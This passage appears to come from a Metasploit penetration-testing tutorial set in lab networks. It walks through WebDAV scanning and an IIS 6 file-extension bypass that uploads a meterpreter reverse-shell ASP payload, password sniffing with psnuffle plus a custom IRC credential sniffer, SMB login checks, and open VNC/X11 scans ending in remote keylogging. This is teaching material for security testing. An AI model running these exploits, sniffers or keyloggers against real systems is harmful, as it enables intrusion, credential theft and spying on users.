[-] 192.168.152.68:80 302 Redirect to https://192.168.152.68/iNotes/Forms6.nsf
[-] 192.168.152.68:80 302 Redirect to https://192.168.152.68/iNotes/Forms7.nsf
[-] 192.168.152.68:80 302 Redirect to
https://192.168.152.68/download/filesets/l_LOTUS_SCRIPT.inf
[-] 192.168.152.68:80 302 Redirect to
https://192.168.152.68/download/filesets/n_LOTUS_SCRIPT.inf
[-] 192.168.152.68:80 302 Redirect to
https://192.168.152.68/download/filesets/l_SEARCH.inf
[-] 192.168.152.68:80 302 Redirect to
https://192.168.152.68/download/filesets/n_SEARCH.inf
[*] Scanned 04 of 20 hosts (020% complete)
[*] 192.168.166.33:80 Lotus Domino Current Version: 7.0.1 (Windows
NT/Intel)
[*] 192.168.166.33:80 Lotus Domino Current Version: 7.0.1 (Windows
NT/Intel)
[*] 192.168.166.33:80 Lotus Domino Base Install Version: 7.0.1.0
[*] 192.168.166.33:80 Lotus Domino Base Install Version: 7.0.1.0
[*] 192.168.166.33:80 Lotus Domino Base Install Version: 7.0.1.0
[*] 192.168.166.33:80 Lotus Domino Base Install Version: 7.0.1.0
[*] Scanned 06 of 20 hosts (030% complete)
[*] 192.168.33.93:80 Lotus Domino Current Version: 7.0.2 (Windows NT/Intel)
[*] 192.168.33.93:80 Lotus Domino Current Version: 7.0.2 (Windows NT/Intel)
[*] 192.168.33.93:80 Lotus Domino Base Install Version: 7.0.2.0
[*] 192.168.33.93:80 Lotus Domino Base Install Version: 7.0.2.0
[*] 192.168.33.93:80 Lotus Domino Base Install Version: 7.0.2.0
[*] 192.168.33.93:80 Lotus Domino Base Install Version: 7.0.2.0
[*] 192.168.246.154:80 Lotus Domino Current Version: 7.0.3FP1 (Windows
NT/Intel)
[*] 192.168.246.154:80 Lotus Domino Current Version: 7.0.3FP1 (Windows
NT/Intel)
[*] 192.168.246.154:80 Lotus Domino Base Install Version: 7.0.3.0
[*] 192.168.246.154:80 Lotus Domino Base Install Version: 7.0.3.0
[*] 192.168.246.154:80 Lotus Domino Base Install Version: 7.0.3.0
[*] 192.168.246.154:80 Lotus Domino Base Install Version: 7.0.3.0
...
```

More with Metasploit and WebDAV (E)

Source: http://carnal0wnage.attackresearch.com/node/417

To get yourself a test environment you can follow this tutorial, its not bad. You'll want to make sure you pay attention to the part about allowing your IUSR_WHATEVER account to have have write access or you can set up a windows account to use authentication.

metasploit has a few modules to test for webDAV presence.

webdav_scanner:

```
msf auxiliary(webdav_scanner) > run

[*] 192.168.242.134 (Microsoft-IIS/6.0) has WEBDAV ENABLED
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

webdav_internal_ip

```
msf auxiliary(webdav_internal_ip) > run

[*] Found internal IP in WebDAV response (192.168.242.134) 192.168.242.134
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

webdav_website_content

```
msf auxiliary(webdav_website_content) > run
[*] Found file or directory in WebDAV response (192.168.242.134)
http://192.168.242.134/
[*] Found file or directory in WebDAV response (192.168.242.134)
http://192.168.242.134/iisstart.htm
[*] Found file or directory in WebDAV response (192.168.242.134)
http://192.168.242.134/pagerror.gif
[*] Found file or directory in WebDAV response (192.168.242.134)
http://domino/davaroo/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The important one there is the *davaroo* directory if someone has shared out the root directory it will usually just look like this:

```
[*] Found file or directory in WebDAV response (192.168.242.134)
http://192.168.242.134/
```

Or if you have the path wrong

```
msf auxiliary(webdav_test) > run

[*] 192.168.242.134/DAV/ has DAV DISABLED
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

If we need to see what options are allowed, you can use the http options auxiliary module.

```
msf auxiliary(options) > run

[*] 192.168.242.134 allows OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE,
PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK methods
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

to see if you can upload things quickly you can give DAVtest a try or Ryan Linn's webdav_test module.

```
msf auxiliary(webdav_test) > run

[*] 192.168.242.134/davaroo/ has DAV ENABLED
[*] Attempting to create /davaroo/WebDavTest_111vO5Ats7
[*] 192.168.242.134/davaroo/ is WRITEABLE
[*] Trying /davaroo/WebDavTest_111vO5Ats7/9RiwStjSE7bI4dv.html
[*] Trying /davaroo/WebDavTest_111vO5Ats7/pd84WuxboP6ZvcN.jhtml
[*] Trying /davaroo/WebDavTest_111vO5Ats7/Lqy4HqgiNoqS9YQ.php
[*] Trying /davaroo/WebDavTest_111vO5Ats7/y2QL82GmZvFHv0U.txt
[*] Trying /davaroo/WebDavTest_111vO5Ats7/W2CNVzATLpt9XeU.cgi
[*] Trying /davaroo/WebDavTest_111vO5Ats7/acl1gOJlmSu5fXf.pl
[*] Trying /davaroo/WebDavTest_111vO5Ats7/pKR4pLVcDpcPCnB.jsp
[*] Trying /davaroo/WebDavTest_111vO5Ats7/KWj69GgzXIHrR0j.aspx
[*] Trying /davaroo/WebDavTest_111vO5Ats7/1ImlpmATPINV2Zj.asp
[*] Trying /davaroo/WebDavTest_111vO5Ats7/OT0B3cOEFLgnIGB.shtml
[*] Trying /davaroo/WebDavTest_111vO5Ats7/yGSr7GVoEmjcQCf.cfm
[*] Attempting to cleanup /davaroo/WebDavTest_111vO5Ats7
[*] Uploadable files are: html,jhtml,php,txt,cgi,pl,jsp,aspx,cfm
[*] Executable files are: html,txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

What you'll probably run into here is the INABILITY to upload executable content or anything otherwise useful on the box. in this case i can upload php, cgi, jsp, aspx, but nothing is there to execute any of that content.

If you try to upload an .asp you'll get a 403 forbidden or if you try to COPY/MOVE a .txt to .asp you'll get a forbidden. :-(

Thankfully there is a "feature" of 2k3 that allows you to upload *evil.asp;.txt* and that will bypass the filter.

So we generate out evil.asp file using msfpayload and msfencode, you could also use any other asp shell too...

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.6.94 LPORT=443 R
|
./msfencode -o tcp443meterp.asp
[*] x86/shikata_ga_nai succeeded with size 318 (iteration=1)
```

upload it and rename it

```
dav:/davaroo/> put tcp443meterp.asp tcp443meterp.txt
Uploading tcp443meterp.asp to `/davaroo/tcp443meterp.txt':
Progress: [============================>] 100.0% of 314810 bytes
succeeded.
dav:/davaroo/> copy tcp443meterp.txt tcp443meterp.asp;.txt
Copying `/davaroo/tcp443meterp.txt' to `/davaroo/tcp443meterp.asp%3b.txt':
succeeded.
dav:/davaroo/> exit
```

now you can browse to the page at ip/tcp443meterp.asp;.txt and get your shell

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.6.94:443
[*] Starting the payload handler...
[*] Sending stage (748032 bytes) to 192.168.6.94
[*] Meterpreter session 1 opened (192.168.6.94:443 ->
192.168.242.134:49306)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: 6
meterpreter > sysinfo
Computer: WebDAVRulez
OS      : Windows .NET Server (Build 3790, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter > run migrate -f notepad.exe
[*] Current server process: svchost.exe (1792)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 312
[*] New server process: notepad.exe (312)
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
```

What I ran into was that your shell came back with a less than desirable privilege (Network Service). You'll have to work the local angle to elevate but at least you have a shell.

more info here: http://blog.metasploit.com/2009/12/exploiting-microsoft-iis-with.html

Resources:

- cadaver: http://www.webdav.org/cadaver/
- DAVtest: http://security.sunera.com/2010/04/davtest-quickly-test-exploit-webdav.html

- Ryan Linn's port of DAVtest to metasploit: http://trac.happypacket.net/browser/msfmods/trunk/modules/auxiliary/scanner/http/webdav_test.rb

Password Sniffing

Recently, Max Moser released a Metasploit password sniffing module named 'psnuffle' that will sniff passwords off the wire similar to the tool dsniff. It currently supports pop3, imap, ftp, and HTTP GET. You can read more about the module on Max's Blog at http://remote-exploit.blogspot.com/2009/08/psnuffle-password-sniffer-for.html.

Using the 'psnuffle' module is extremely simple. There are some options available but the module works great "out of the box".

```
msf > use auxiliary/sniffer/psnuffle
msf auxiliary(psnuffle) > show options

Module options:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   FILTER                      no        The filter string for capturing
traffic
   INTERFACE                   no        The name of the interface
   PCAPFILE                    no        The name of the PCAP capture file
to process
   PROTOCOLS  all              yes       A comma-delimited list of
protocols to sniff or "all".
   RHOST                       yes       The target address
   SNAPLEN    65535            yes       The number of bytes to capture
   TIMEOUT    1                yes       The number of seconds to wait for
new data
```

As you can see, the only mandatory option that requires your action is RHOST. There are also some options available, including the ability to import a PCAP capture file. We will run the scanner in its default mode.

```
msf auxiliary(psnuffle) > set RHOST 192.168.1.155
RHOST => 192.168.1.155
msf auxiliary(psnuffle) > run
[*] Auxiliary module running as background job
[*] Loaded protocol FTP from
/pentest/exploits/framework3/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from
/pentest/exploits/framework3/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from
/pentest/exploits/framework3/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol URL from
/pentest/exploits/framework3/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[*] Successful FTP Login: 192.168.1.112:21-192.168.1.101:48614 >> dookie /
dookie (220 3Com 3CDaemon FTP Server Version 2.0)
```

There! We've captured a successful FTP login. This is an excellent tool for passive information gathering.

Extending Psnuffle

Psnuffle is easy to extend due to its modular design. This section will guide through the process of developing an IRC (Internet Relay Chat) protocol sniffer (Notify and Nick messages).

Module Location

All the different modules are located in data/exploits/psnuffle. The names are corresponding to the protocol names used inside psnuffle. To develop our own module, we take a look at the important parts of the existing pop3 sniffer module as a template.

Pattern definitions:

```
self.sigs = {
:ok => /^(+OK[^n]*)n/si,
:err => /^(-ERR[^n]*)n/si,
:user => /^USERs+([^n]+)n/si,
:pass => /^PASSs+([^n]+)n/si,
:quit => /^(QUITs*[^n]*)n/si }
```

This section defines the expression patterns which will be used during sniffing to identify interesting data. Regular expressions look very strange at the beginning but are very powerful. In short everything within () will be available within a variable later on in the script.

```
self.sigs = {
:user => /^(NICKs+[^n]+)/si,
:pass => /b(IDENTIFYs+[^n]+)/si,}
```

For IRC this section would look like the ones above. Yeah i know not all nickservers are using IDENTIFY to send the password, but the one on freenode does. Hey its an example :-)

Session definition

For every module we first have to define what ports it should handle and how the session should be tracked.

```
return if not pkt[:tcp] # We don't want to handle anything other than tcp
return if (pkt[:tcp].src_port != 6667 and pkt[:tcp].dst_port != 6667) #
Process only packet on port 6667

#Ensure that the session hash stays the same for both way of communication
if (pkt[:tcp].dst_port == 6667) # When packet is sent to server
s = find_session("#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}-
#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}")
else # When packet is coming from the server
s = find_session("#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}-
#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}")
end
```

Now that we have a session object that uniquely consolidates info, we can go on and process packet content that matched one of the regular expressions we defined earlier.

```
case matched
when :user # when the pattern "/^(NICKs+[^n]+)/si" is matching the packet
content
s[:user]=matches #Store the name into the session hash s for later use
# Do whatever you like here... maybe a puts if you need to
when :pass # When the pattern "/b(IDENTIFYs+[^n]+)/si" is matching
s[:pass]=matches # Store the password into the session hash s as well
if (s[:user] and s[:pass]) # When we have the name and the pass sniffed,
print it
print "-> IRC login sniffed: #{s[:session]} >> username:#{s[:user]}
password:#{s[:pass]}n"
end
sessions.delete(s[:session]) # Remove this session because we dont need to
track it anymore
when nil
# No matches, don't do anything else # Just in case anything else is
matching...
sessions[s[:session]].merge!({k => matches}) # Just add it to the session
object
end
```

That's basically it. Download the full script here.

SNMP Sweeping

SNMP sweeps are often a good indicator in finding a ton of information about a specific system or actually compromising the remote device. If you can find a Cisco device running a private string for example, you can actually download the entire device configuration, modify it, and upload your own malicious config. Also a lot of times, the passwords themselves are level 7 encoded which means they are trivial to decode and obtain the enable or login password for the specific device.

Metasploit comes with a built in auxiliary module specifically for sweeping SNMP devices. There are a couple of things to understand before we perform our attack. First, read only and read write community strings play an important role on what type of information can be extracted or modified on the devices themselves. If you can "guess" the read-only or read-write strings you can obtain quite a bit of access you would not normally have. In addition, if Windows based devices are configured with SNMP, often times with the RO/RW community strings you can extract patch levels, services running, last reboot times, usernames on the system, routes, and various other amounts of information that is valuable to an attacker.

When querying through SNMP, there is whats called an MIB API. The MIB stands for the Management Information Base (MIB), this interface allows you to query the device and extract information. Metasploit comes loaded with a list of default MIBs that it has in its database, it uses them to query the device for more information depending on what level of access is obtained. Let's take a peek at the auxiliary module.

```
msf > search snmp
[*] Searching loaded modules for pattern 'snmp'...

Exploits
========

   Name                                    Description
```

```
   ----                                  -----------
   windows/ftp/oracle9i_xdb_ftp_unlock   Oracle 9i XDB FTP UNLOCK Overflow
(win32)


Auxiliary
=========

   Name                        Description
   ----                        -----------
   scanner/snmp/aix_version    AIX SNMP Scanner Auxiliary Module
   scanner/snmp/community      SNMP Community Scanner

msf > use scanner/snmp/community
msf auxiliary(community) > show options

Module options:

   Name         Current Setting
Required  Description
   ----         ---------------                                          -----
---  -----------
   BATCHSIZE    256                                                      yes
The number of hosts to probe in each set
   COMMUNITIES  /pentest/exploits/framework3/data/wordlists/snmp.txt  no
The list of communities that should be attempted per host
   RHOSTS                                                                yes
The target address range or CIDR identifier
   RPORT        161                                                      yes
The target port
   THREADS      1                                                        yes
The number of concurrent threads

msf auxiliary(community) > set RHOSTS 192.168.0.0-192.168.5.255
rhosts => 192.168.0.0-192.168.5.255
msf auxiliary(community) > set THREADS 10
threads => 10
msf auxiliary(community) > exploit
[*] >> progress (192.168.0.0-192.168.0.255) 0/30208...
[*] >> progress (192.168.1.0-192.168.1.255) 0/30208...
[*] >> progress (192.168.2.0-192.168.2.255) 0/30208...
[*] >> progress (192.168.3.0-192.168.3.255) 0/30208...
[*] >> progress (192.168.4.0-192.168.4.255) 0/30208...
[*] >> progress (-) 0/0...
[*] 192.168.1.50 'public' 'APC Web/SNMP Management Card (MB:v3.8.6
PF:v3.5.5 PN:apc_hw02_aos_355.bin AF1:v3.5.5 AN1:apc_hw02_sumx_355.bin
MN:AP9619 HR:A10 SN: NA0827001465 MD:07/01/2008) (Embedded PowerNet SNMP
Agent SW v2.2 compatible)'
[*] Auxiliary module execution completed
```

As we can see here, we were able to find a community string of "public", this is most likely read-only and doesn't reveal a ton of information. We do learn that the device is an APC Web/SNMP device, and what versions its running.

Creating Your Own TCP Scanner

There are times where you may need a specific scanner, or having scan activity conducted within Metasploit would be easier for scripting purposes than using an external program. Metasploit has a lot of features that can come in handy for this purpose, like access to all of the exploit classes and methods, built in support for proxies, SSL, reporting, and built in threading. Think of instances where you may need to find every instance of a password on a system, or a scan for a custom service. Not to mention, it is fairly quick and easy to write up your own custom scanner.

Some of the many Metasploit scanner features are:

- It provides access to all exploit classes and methods
- Support is provided for proxies, SSL, and reporting
- Built-in threading and range scanning
- Easy to write and run quickly

Writing your own scanner module can also be extremely useful during security audits by allowing you to locate every instance of a bad password or you can scan in-house for a vulnerable service that needs to be patched.

We will use this very simple TCP scanner that will connect to a host on a default port of 12345 which can be changed via the module options at run time. Upon connecting to the server, it sends 'HELLO SERVER', receives the response and prints it out along with the IP address of the remote host.

```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
        include Msf::Exploit::Remote::Tcp
        include Msf::Auxiliary::Scanner
        def initialize
                super(
                        'Name'           => 'My custom TCP scan',
                        'Version'        => '$Revision: 1 $',
                        'Description'    => 'My quick scanner',
                        'Author'         => 'Your name here',
                        'License'        => MSF_LICENSE
                )
                register_options(
                        [
                                Opt::RPORT(12345)
                        ], self.class)
        end

        def run_host(ip)
                connect()
                sock.puts('HELLO SERVER')
                data = sock.recv(1024)
                print_status("Received: #{data} from #{ip}")
                disconnect()
        end
end
```

We save the file into our ./modules/auxiliary/scanner/ directory as **"simple_tcp.rb"** and load up msfconsole. It's important to note two things here. First, modules are loaded at run time, so our new

module will not show up unless we restart our interface of choice. The second being that the folder structure is very important, if we would have saved our scanner under ./modules/auxiliary/scanner/http/ it would show up in the modules list as **"scanner/http/simple_tcp"**.

To test this scanner, set up a netcat listener on port 12345 and pipe in a text file to act as the server response.

```
root@bt4:~/docs# nc -lnvp 12345 < response.txt
listening on [any] 12345 ...
```

Next, you select your new scanner module, set its parameters, and run it to see the results.

```
msf > use scanner/simple_tcp
msf auxiliary(simple_tcp) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(simple_tcp) > run

[*] Received: hello metasploit from 192.168.1.101
[*] Auxiliary module execution completed
```

As you can tell from this simple example, this level of versatility can be of great help when you need some custom code in the middle of a penetration test. The power of the framework and reusable code really shines through here.

Reporting Results

The 'Report' mixin provides 'report_*()'. These methods depend on a database in order to operate:

- Check for a live database connection
- Check for a duplicate record
- Write a record into the table

The database drivers are now autoloaded.

```
db_driver sqlite3 (or postgres, mysql)
```

Use the 'Auxiliary::Report mixin in your scanner code.

```
include Msf::Auxiliary::Report
```

Then, call the report_note() method.

```
report_note(
:host => rhost,
:type => "myscanner_password",
:data => data
```

05 - Vulnerability Scanning

Vulnerability scanning will allow you to quickly scan a target IP range looking for known vulnerabilities, giving a penetration tester a quick idea of what attacks might be worth conducting. When used properly, this is a great asset to a pen tester, yet it is not without it's draw backs. Vulnerability scanning is well known for a high false positive and false negative rate. This has to be kept in mind when working with any vulnerability scanning software.

Lets look through some of the vulnerability scanning capabilities that the Metasploit Framework can provide.

SMB Login Check

A common situation to find yourself in is being in possession of a valid username and password combination, and wondering where else you can use it. This is where the SMB Login Check Scanner can be very useful, as it will connect to a range of hosts and determine if the username/password combination can access the target.

Keep in mind, this is very "loud" as it will show up as a failed login attempt in the event logs of every Windows box it touches. Be thoughtful on the network you are taking this action on. Any successful results can be plugged into the windows/smb/psexec exploit module (exactly like the standalone tool) which can be utilized to create Meterpreter sessions.

```
msf > use auxiliary/scanner/smb/login
msf auxiliary(login) > show options

Module options:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   RHOSTS                       yes       The target address range or CIDR
identifier
   RPORT       445              yes       Set the SMB service port
   SMBDomain   WORKGROUP        no        SMB Domain
   SMBPass                      no        SMB Password
   SMBUser     Administrator    no        SMB Username
   THREADS     1                yes       The number of concurrent threads

msf auxiliary(login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(login) > set SMBUser victim
SMBUser => victim
msf auxiliary(login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(login) > set THREADS 50
THREADS => 50
msf auxiliary(login) > run

[*] 192.168.1.100 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.111 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.114 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.125 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.116 - SUCCESSFUL LOGIN (Unix)
```

```
[*] Auxiliary module execution completed
msf auxiliary(login) >
```

VNC Authentication

The VNC Authentication None Scanner will search a range of IP addresses looking for targets that are running a VNC server without a password configured. Pretty well every administrator worth his/her salt sets a password prior to allowing inbound connections but you never know when you might catch a lucky break and a successful pen-test leaves no stone unturned.

In fact, once when doing a pentest, we came across a system on the target network with an open VNC installation. While we were documenting our findings, I noticed some activity on the system. It turns out, someone else had found the system as well! An unauthorized user was live and active on the same system at the same time. After engaging in some social engineering with the intruder, we were informed by the user they had just got into the system, and came across it as they were scanning large chunks of IP addresses looking for open systems. This just drives home the fact that intruders are in fact actively looking for this low hanging fruit, so you ignore it at your own risk.

If you would like to test this module in your lab environment, you can download a vulnerable version of UltraVNC HERE.

To utilize the VNC scanner, we first select the auxiliary module, define our options, then let it run.

```
msf auxiliary(vnc_none_auth) > use scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR
identifier
   RPORT    5900             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(vnc_none_auth) > set THREADS 50
THREADS => 50
msf auxiliary(vnc_none_auth) > run

[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.121:5900, VNC server security types supported : None, free
access!
[*] Auxiliary module execution completed
```

Open X11

Much like the vnc_auth scanner, the Open_X11 scanner module scans a target range for X11 servers that will allow a user to connect without any authentication. Think of the devastating attack that can be conducted off of this configuration error.

To operate, again we select the auxiliary module, define our options, and let it run.

```
msf > use scanner/x11/open_x11
msf auxiliary(open_x11) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR
identifier
   RPORT    6000             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(open_x11) > set RHOSTS 192.168.1.1/24
RHOSTS => 192.168.1.1/24
msf auxiliary(open_x11) > set THREADS 50
THREADS => 50
msf auxiliary(open_x11) > run
[*] Trying 192.168.1.1
[*] Trying 192.168.1.0
[*] Trying 192.168.1.2
...snip...
[*] Trying 192.168.1.29
[*] Trying 192.168.1.30
[*] Open X Server @ 192.168.1.23 (The XFree86 Project, Inc)
[*] Trying 192.168.1.31
[*] Trying 192.168.1.32
...snip...
[*] Trying 192.168.1.253
[*] Trying 192.168.1.254
[*] Trying 192.168.1.255
[*] Auxiliary module execution completed
```

Just as an example of what we could do next, lets institute remote keylogging.

```
root@bt4:/# cd /pentest/sniffers/xspy/
root@bt4:/pentest/sniffers/xspy# ./xspy -display 192.168.1.101:0 -delay 100

ssh root@192.168.1.11(+BackSpace)37
sup3rs3cr3tp4s5w0rd
ifconfig
exit
```

WMAP Web Scanner

WMAP is a feature-rich web vulnerability scanner that was originally created from a tool named SQLMap. This tool offers the ability to take a proxy and pipe the output and captured data and perform vulnerability analysis off of a web proxy intercept. First, we need to download a proxy that is compatible and patch it with Metasploit's patch. Also note, that if you haven't already done so, install rubygems and ruby-sqlite3 as those will be required.

```
root@bt4:/pentest/exploits/framework3# wget
http://ratproxy.googlecode.com/files/ratproxy-1.58.tar.gz

--2009-06-29 21:41:02-- http://ratproxy.googlecode.com/files/ratproxy-
1.58.tar.gz

Resolving ratproxy.googlecode.com... 74.125.93.82
Connecting to ratproxy.googlecode.com|74.125.93.82|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 168409 (164K) [application/x-gzip]
Saving to: `ratproxy-1.58.tar.gz'
100%[======================================>] 168,409 201K/s
in 0.8s 2009-06-29 21:41:03 (201 KB/s) - `ratproxy-1.58.tar.gz' saved
[168409/168409]

root@bt4:/pentest/exploits/framework3# tar -zxvf ratproxy-1.58.tar.gz

Unpacked

root@bt4:/pentest/exploits/framework3# cd ratproxy
root@bt4:/pentest/exploits/framework3/ratproxy# patch -d . <
/pentest/exploits/framework3/external/ratproxy/ratproxy_wmap.diff
patching file Makefile
patching file ratproxy.c
Hunk #8 succeeded at 1785 (offset 9 lines).
Hunk #9 succeeded at 1893 (offset 9 lines).
patching file http.c
Hunk #3 succeeded at 668 (offset 8 lines).
root@bt4:/pentest/exploits/framework3/ratproxy# make

Compiled no errors.
```

Now that we have ratproxy patched and ready to go, we have to configure our proxy in order to allow communications to be tunneled through our proxy and ultimately to Metasploit's WMAP. First, open up Firefox and follow the menu items Edit, Preferences, Advanced, Network, Settings, Manual proxy configuration, select "use this proxy server for all protocols" and in the HTTP proxy field, enter localhost and set the port to 8080.

Once this is configured, we will issue a series of commands, navigate to the site, and ultimately attack it. Lets follow the process and see what it looks like. First we need to configure and connect to our database.

```
msf > db_create wmap.db
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: wmap.db
msf > load db_wmap
```

```
[*] =[ WMAP v0.6 - et [  ] metasploit.com
[*] Successfully loaded plugin: db_wmap
msf > db_connect wmap.db
[*] Successfully connected to the database
[*] File: wmap.db
```

In another terminal window or tab, start up ratproxy with full logging, pointing to our database.

```
root@bt4:/pentest/web/ratproxy# ./ratproxy -v /pentest/exploits/framework3/
-b wmap.db
ratproxy version 1.58-beta by lcamtuf@google.com

[!] WARNING: Running with no 'friendly' domains specified. Many cross-
domain
checks will not work. Please consult the documentation for advice.

[*] Proxy configured successfully. Have fun, and please do not be evil.
[+] Accepting connections on port 8080/tcp (local only)...
```

Now with everything running, we browse to our target website. Be sure to spend some time going through the site, and populate the database with enough information for Metasploit to work with.

Once we finish browsing through the target site, we go back to our Metasploit session and see what we have captured.

```
msf > wmap_targets -r
[*] Added. 10.211.55.140 80 0
msf > wmap_targets -p
[*] Id. Host Port SSL
[*] 1. 10.211.55.140 80
[*] Done.
msf > wmap_targets -s 1
msf > wmap_website
[*] Website structure
[*] 10.211.55.140:80 SSL:0
ROOT_TREE
| sql
| +------Default.aspx
[*] Done.

msf > wmap_run -t
[*] Loaded auxiliary/scanner/http/wmap_soap_xml ...
[*] Loaded auxiliary/scanner/http/wmap_webdav_scanner ...
[*] Loaded auxiliary/scanner/http/options ...
[*] Loaded auxiliary/scanner/http/frontpage_login ...
[*] Loaded auxiliary/scanner/http/wmap_vhost_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_cert ...
[*] Loaded auxiliary/scanner/http/version ...
[*] Loaded auxiliary/scanner/http/frontpage ...
[*] Loaded auxiliary/admin/http/tomcat_manager ...
[*] Loaded auxiliary/scanner/http/wmap_verb_auth_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_ssl ...
[*] Loaded auxiliary/admin/http/tomcat_administration ...
[*] Loaded auxiliary/scanner/http/wmap_prev_dir_same_name_file ...
[*] Loaded auxiliary/scanner/http/wmap_copy_of_file ...
[*] Loaded auxiliary/scanner/http/writable ...
[*] Loaded auxiliary/scanner/http/wmap_backup_file ...
```

```
[*] Loaded auxiliary/scanner/http/ms09_xxx_webdav_unicode_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_dir_listing ...
[*] Loaded auxiliary/scanner/http/wmap_files_dir ...
[*] Loaded auxiliary/scanner/http/wmap_file_same_name_dir ...
[*] Loaded auxiliary/scanner/http/wmap_brute_dirs ...
[*] Loaded auxiliary/scanner/http/wmap_replace_ext ...
[*] Loaded auxiliary/scanner/http/wmap_dir_webdav_unicode_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_dir_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_blind_sql_query ...
[*] Analysis completed in 0.863369941711426 seconds.
[*] Done.
msf > wmap_run -e
```

WMAP will now use the database file that we have pointed ratproxy to and created with Metasploit and start attacking the website. This generally takes a while as there are a significant amount of attacks through WMAP. Note that some of the checks are not reliable and take a long time to complete. To break out of a specific auxiliary module, just hit "control-c" and it will move on to the next auxiliary module.

Wait for the entire process to finish and then start on the commands below.

```
msf > wmap_reports
[*] Usage: wmap_reports [options]
-h Display this help text
-p Print all available reports
-s [id] Select report for display
-x [id] Display XML report

msf > wmap_reports -p
[*] Id. Created Target (host,port,ssl)
1. Fri Jun 26 08:35:58 +0000 2009 10.211.55.140,80,0
[*] Done.
msf > wmap_reports -s 1
WMAP REPORT: 10.211.55.140,80,0 Metasploit WMAP Report [Fri Jun 26 08:35:58
+0000 2009]
WEB_SERVER WEBDAV: ENABLED [Fri Jun 26 08:38:15 +0000 2009]
WEB_SERVER OPTIONS: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY,
MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH [Fri Jun 26 08:38:15
+0000 2009]
WEB_SERVER TYPE: Microsoft-IIS/6.0 ( Powered by ASP.NET ) [Fri Jun 26
08:38:18 +0000 2009]
FILE NAME: /sql/default.aspx File /sql/default.aspx found. [Fri Jun 26
08:39:02 +0000 2009]
FILE RESP_CODE: 200 [Fri Jun 26 08:39:02 +0000 2009]
DIRECTORY NAME: /Ads/ Directory /Ads/ found. [Fri Jun 26 08:39:37 +0000
2009]
DIRECTORY NAME: /Cch/ Directory /Cch/ found. [Fri Jun 26 08:44:10 +0000
2009]
DIRECTORY NAME: /Eeo/ Directory /Eeo/ found. [Fri Jun 26 08:49:03 +0000
2009]
DIRECTORY NAME: /_private/ Directory /_private/ found. [Fri Jun 26 08:55:22
+0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:22 +0000 2009]
DIRECTORY NAME: / vti bin/ Directory / vti bin/ found. [Fri Jun 26 08:55:23
+0000 2009]
DIRECTORY RESP_CODE: 207 [Fri Jun 26 08:55:23 +0000 2009]
```

```
DIRECTORY NAME: /_vti_log/ Directory /_vti_log/ found. [Fri Jun 26 08:55:24
+0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY NAME: /_vti_pvt/ Directory /_vti_pvt/ found. [Fri Jun 26 08:55:24
+0000 2009]
DIRECTORY RESP_CODE: 500 [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY NAME: /_vti_txt/ Directory /_vti_txt/ found. [Fri Jun 26 08:55:24
+0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY NAME: /_private/ Directory /_private/ found. [Fri Jun 26 08:56:07
+0000 2009]
DIRECTORY RESP CODE: 403 [Fri Jun 26 08:56:07 +0000 2009]
